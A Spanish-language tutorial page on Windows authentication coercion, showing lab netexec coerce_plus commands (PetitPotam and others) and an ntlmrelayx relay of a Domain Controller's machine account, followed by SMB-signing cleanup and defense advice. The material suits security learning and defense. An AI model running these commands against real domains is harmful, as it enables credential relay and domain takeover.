Acceso inicial

Coerción de Autenticación

Cómo un atacante obliga a una máquina, incluso a un Domain Controller, a autenticarse contra un host que él controla.

Qué es

La coerción de autenticación obliga a una máquina remota a autenticarse contra un host que el atacante elige. No espera a que una víctima cometa un error: fuerza la conexión cuando quiere. La autenticación forzada sale de la cuenta de máquina, incluso la de un Domain Controller.

Cómo funciona

Windows autentica solo al acceder a una ruta UNC como \\<HOST>\share. Varios métodos RPC aceptan una ruta como argumento y se conectan a ella sin validar el destino. El atacante invoca uno de esos métodos y pasa su propio host como ruta. La máquina objetivo obedece, se conecta y autentica con su cuenta de máquina. La autenticación se dispara antes de que la llamada RPC termine: la herramienta puede imprimir un error mientras el ataque ya funcionó. Esa autenticación se captura para descifrarla, o se relaya en vivo a otro sistema que acepte NTLM.

Diagrama

Cómo ejecutar

Enumeración

Con una cuenta común del dominio, comprobar a qué métodos de coerción responde el objetivo. Un solo comando prueba MS-DFSNM, MS-EFSR, MS-RPRN y MS-EVEN:

nxc coerce_plus · kali
$ nxc smb 10.3.10.11 -u domainuser -p password -M coerce_plus SMB 10.3.10.11 445 AI-DC01-2022 [*] Windows Server 2022 Build 20348 x64 (name:AI-DC01-2022) (domain:ludus.domain) (signing:False) (SMBv1:None) SMB 10.3.10.11 445 AI-DC01-2022 [+] ludus.domain\domainuser:password COERCE_PLUS 10.3.10.11 445 AI-DC01-2022 VULNERABLE, DFSCoerce COERCE_PLUS 10.3.10.11 445 AI-DC01-2022 VULNERABLE, PetitPotam COERCE_PLUS 10.3.10.11 445 AI-DC01-2022 VULNERABLE, PrinterBug COERCE_PLUS 10.3.10.11 445 AI-DC01-2022 VULNERABLE, MSEven
exit 0 · capturado 2026-09-30

Ejecución

Invocar uno de esos métodos con tu propio host como ruta. La llamada RPC sale bien y el Domain Controller se conecta de vuelta con su cuenta de máquina:

nxc coerce_plus · kali
$ nxc smb 10.3.10.11 -u domainuser -p password -M coerce_plus -o LISTENER=10.3.99.1 METHOD=PetitPotam SMB 10.3.10.11 445 AI-DC01-2022 [+] ludus.domain\domainuser:password COERCE_PLUS 10.3.10.11 445 AI-DC01-2022 VULNERABLE, PetitPotam COERCE_PLUS 10.3.10.11 445 AI-DC01-2022 Exploit Success, efsrpc\EfsRpcAddUsersToFile
exit 0 · capturado 2026-09-30

Con el receptor de relay a la escucha, esa autenticación forzada llega y se reenvía a otro sistema que acepte NTLM. Autentica como AI-DC01-2022$:

impacket-ntlmrelayx · kali
$ impacket-ntlmrelayx -t smb://10.3.10.21 -smb2support --no-http-server [*] Servers started, waiting for connections [*] (SMB): Received connection from 10.3.10.11, attacking target smb://10.3.10.21 [*] (SMB): Authenticating connection from LUDUS/[email protected] against smb://10.3.10.21 SUCCEED [1] [*] All targets processed! [*] (SMB): Connection from 10.3.10.11 controlled, but there are no more targets left!
exit 0 · capturado 2026-09-30

Limpieza

Forzar de nuevo la firma SMB en el objetivo: sin firma que reenviar, la autenticación forzada deja de escalar:

Set-SmbServerConfiguration · DC01
$ Set-SmbServerConfiguration -RequireSecuritySignature $true -Force; (Get-SmbServerConfiguration).RequireSecuritySignature RequireSecuritySignature: True
exit 0 · capturado 2026-09-30

Cómo defenderse

Fuerza la firma SMB y LDAP en todo el dominio: sin firma que relayar, la autenticación forzada deja de escalar.

Siguiente

Puedes seguir leyendo aquí:

CredencialesShadow Credentials

No te pierdas ninguna noticia

Recibe un correo cuando haya alguna actualización importante.

Al suscribirte aceptas la política de privacidad.